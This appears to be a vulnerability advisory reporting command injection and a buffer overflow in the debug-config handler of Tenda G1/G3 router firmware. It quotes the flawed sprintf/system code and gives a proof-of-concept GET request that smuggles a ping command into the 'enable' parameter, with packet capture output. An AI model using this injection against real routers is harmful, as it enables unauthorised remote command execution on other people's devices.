tenda1

vendor:Tenda

product:G1,G3

version:V15.11.0.17(9502)_CN(G1), V15.11.0.17(9502)_CN(G3)

type:Remote Command Execution、 Buffer Overflow

author:Jinwen Zhou、Yifeng Li;

institution:potatso@scnu、feng@scnu

Vulnerability description


We found an Command Injection vulnerability and buffer overflow vulnerability in Tenda Technology Tenda's **G1 and G3** routers with firmware which was released recently，allows remote attackers to execute arbitrary OS commands from a crafted GET request.

Remote Command Injection vulnerability

In **formSetDebugCfg** function, the parameter **"pEnable"** is not filter the string delivered by the user, so we can control the **pEnable** such as **"aaa;ping x.x.x.x;"** to attack the OS, and so on, we also can control the **pLevel** or **pModule** to attack it.

Buffer Overflow vulnerability

In **formSetDebugCfg** function, the parameter **"pEnable"** is directly **sprintf** to a local variable placed on the stack, which overrides the return address of the function, causing buffer overflow, and so on, we also can control the **pLevel** or **pModule** to attack it.




```
pEnable = 0;
pLevel = 0;
pModule = 0;
memset(cmd, 0, sizeof(cmd));
pEnable = websGetVar(wp, "enable", "2");
pLevel = websGetVar(wp, "level", "2");
pModule = websGetVar(wp, "module", "httpd");
sprintf(
  (char *)cmd,
  "echo enable=%s level=%s > /var/debug/%s",
  (const char *)pEnable,
  (const char *)pLevel,
  (const char *)pModule);
system((const char *)cmd);
outputToWebs(wp, cmd);
}
```

PoC

Remote Command Injection

We set the value of **enable** as **aaa;ping x.x.x.x;** and the router will excute **ping** command.

```
example.com/action/setDebugCfg?enable=aaa;ping x.x.x.x;
```



```
root@ubuntu:~# tcpdump icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
01:16:39.958613 IP 117.136.32.131 > 67.218.134.122.16clouds.com: ICMP echo request, id 3537, seq 99, len
gth 64
01:16:39.958668 IP 67.218.134.122.16clouds.com > 117.136.32.131: ICMP echo reply, id 3537, seq 99, lengt
h 64
01:16:40.943608 IP 117.136.32.131 > 67.218.134.122.16clouds.com: ICMP echo request, id 3537, seq 100, le
ngth 64
01:16:40.943664 IP 67.218.134.122.16clouds.com > 117.136.32.131: ICMP echo reply, id 3537, seq 100, leng
th 64
01:16:41.959077 IP 117.136.32.131 > 67.218.134.122.16clouds.com: ICMP echo request, id 3537, seq 101, le
ngth 64
01:16:41.959122 IP 67.218.134.122.16clouds.com > 117.136.32.131: ICMP echo reply, id 3537, seq 101, leng
th 64
```

Buffer Overflow

We set the value of **enable** as **aaaaaaaaaaaaaaaaaaaaaaaa......** and the router will cause buffer overflow.